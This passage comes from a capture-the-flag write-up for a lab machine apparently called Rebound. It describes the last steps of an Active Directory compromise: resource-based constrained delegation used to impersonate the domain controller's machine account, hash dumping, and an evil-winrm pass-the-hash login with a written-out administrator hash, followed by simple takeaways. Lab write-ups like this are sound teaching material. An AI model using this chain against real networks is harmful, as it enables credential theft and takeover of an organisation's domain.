Now, the ldap_monitor account is able to request a service ticket as any user on delegator$. I’m going to target the DC computer account, because the administrator account is marked as sensitive, which gives the NOT_DELEGATED flag: 

Create ST / TGS Ticket I’ll get a ST / TGS ticket as DC01$ on delegator$ with getST.py: 

Dump Hashes With this ticket as the machine account, I can dump hashes from the DC. The KRB5CCNAME environment variable will point to the ticket, and then the -k and -no-pass options will tell secretsdump.py to use it: 
1
2
3
4
5
6
7
evil-winrm -i rebound.htb -u administrator -H 176be138594933bb67db3b2572fc91b8
Evil-WinRM shell v3.4
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt

>***************************
Takeaways
Delegation = giving someone permission to act on your behalf for certain tasks.
Normal constrained delegation: The boss says, “You can go talk to the database in my name.”
Resource-based constrained delegation (RBCD): The database itself keeps the list of who can act on behalf of others to talk to it — and it can edit this list itself.
In this attack:
You already control Delegator$.
You add ldap_monitor to Delegator$’s “trusted to delegate” list (via RBCD).
Now ldap_monitor can pretend to be anyone when talking to Delegator$, including the Domain Controller’s computer account (DC01$).
Why DC01$?
Admin accounts are “sensitive” and can’t be delegated.
DC01$ (the DC’s machine account) is not restricted, so you can impersonate it.
With DC01$’s identity, you can grab sensitive data (password hashes) from the DC.
End result:
Dump the Administrator’s hash from the DC.
Log in as Administrator.
Full control of the domain.